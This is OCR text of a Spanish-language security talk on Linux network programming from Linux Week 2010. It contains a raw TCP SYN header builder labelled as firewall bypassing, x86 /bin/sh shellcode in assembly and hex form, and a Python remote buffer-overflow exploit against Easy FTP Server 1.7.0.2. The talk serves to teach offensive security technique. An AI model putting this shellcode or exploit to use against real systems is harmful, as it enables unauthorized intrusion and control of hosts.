
Aplicaciones Sockets

Bypassing un Firewall

```
#define bytes_data 100

void CrearTcpHeader()
{
    struct tcphdr *cabecera_tcp;
    cabecera_tcp = (struct tcphdr *)malloc(sizeof(struct tcphdr));

    cabecera_tcp -> source = htons(80);
    cabecera_tcp -> dest = htons(100);
    cabecera_tcp -> seq = htonl(111);
    cabecera_tcp -> ack_seq = htonl(111);
    cabecera_tcp -> res1 = 0;
    cabecera_tcp -> doff = (sizeof(struct tcphdr))/4;
    cabecera_tcp -> syn = 1;
    cabecera_tcp -> window = htons(100);
    cabecera_tcp -> check = 0;
    cabecera_tcp -> urg_ptr = 0;

    return (cabecera_tcp);
}
```

Aplicaciones Sockets

Bypassing un Firewall




Aplicaciones Sockets

Más librerías

libpcap

Falsos positivos

Segunda Parte



 # echo _Shellcodes_

Definición de Shellcode

“Código que se ejecutará para obtener una shell”

Construcción de shellcode


Assembler y objdump

```
global _start
_start:
        xor eax, eax
        mov al, 70
        xor ebx, ebx
        xor ecx, ecx
        int 0x80
        jmp short ender

        starter:
        pop ebx
        xor eax, eax
        mov [ebx+7 ], al
        mov [ebx+8 ], ebx

        mov [ebx+12], eax
        mov al, 11
        lea ecx, [ebx+8]
        lea edx, [ebx+12]
        int 0x80

        ender:
        call starter
        db '/bin/shNAAAABBBB'
```

```
char code[] =
"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xe
b"\

"\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x8
9"\

"\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xc
d"\

"\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2
f"\

"\x73\x68\x58\x41\x41\x41\x41\x42\x42\x42\x4
2";
```


Construcción de shellcode

Automatizar



Construcción de shellcode

Conexión remota



Aplicaciones Shellcode

Buffer Overflow

```
#!/usr/bin/python
import socket, sys
print """
**********************************************
*   Easy FTP Server 1.7.0.2 Remote BoF   *
*       Discovered by: Jon Butler        *
**********************************************
"""

shellcode = ("\xba\x20\xf0\xfd\x7f\xc7\x02\x4c\xaa\xf8\x77"
"\x33\xC0\x50\x68\x63\x61\x6C\x63\x54\x5B\x50\x53\xB9"
"\xC7\x93\xC2\x77"
"\xFF\xD1\xEB\xF7")

nopsled = "\x90" * (268 - len(shellcode))
ret = "\x58\xFD\x9A\x00"
payload = nopsled + shellcode + ret # 272 bytes
```

Aplicaciones Shellcode


Buffer Overflow


```
print "[+] Launching exploit against " + target + "..."
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
try:
    connect=s.connect((target, port))
    print "[+] Connected!"
except:
    print "[!] Connection failed!"
    sys.exit(0)
s.recv(1024)
s.send('USER anonymous\r\n')
s.recv(1024)
s.send('PASS anonymous\r\n')
s.recv(1024)

print "[+] Sending payload..."
s.send('CWD ' + payload + '\r\n') # Se envía el shellcode
```


Aplicaciones Shellcode


Superusuario :)

Referencias









Referencias

[+] http://www.it.uom.gr/project/client_server/socket/socket/java/
[+] http://oreilly.com/openbook/webclient/ch03.html
[+] http://beej.us/guide/bgnet/output/print/bgnet_A4.pdf
[+] http://hakin9.org/article-html/2400-linux-shellcode-optimisation
[+] http://www.vividmachines.com/shellcode/shellcode.html
[+] http://www.securitytube.net/Socket-Programming-Basics-Presentation-video.aspx

Contacto

p.valera@pucp.edu.pe

http://blog.pucp.edu.pe/pedro


Uso de la programación en Linux
para la Seguridad en Redes
Gracias !
Pedro Valera Lalangui
@Linux Week 2010
Pontificia Universidad Católica del Perú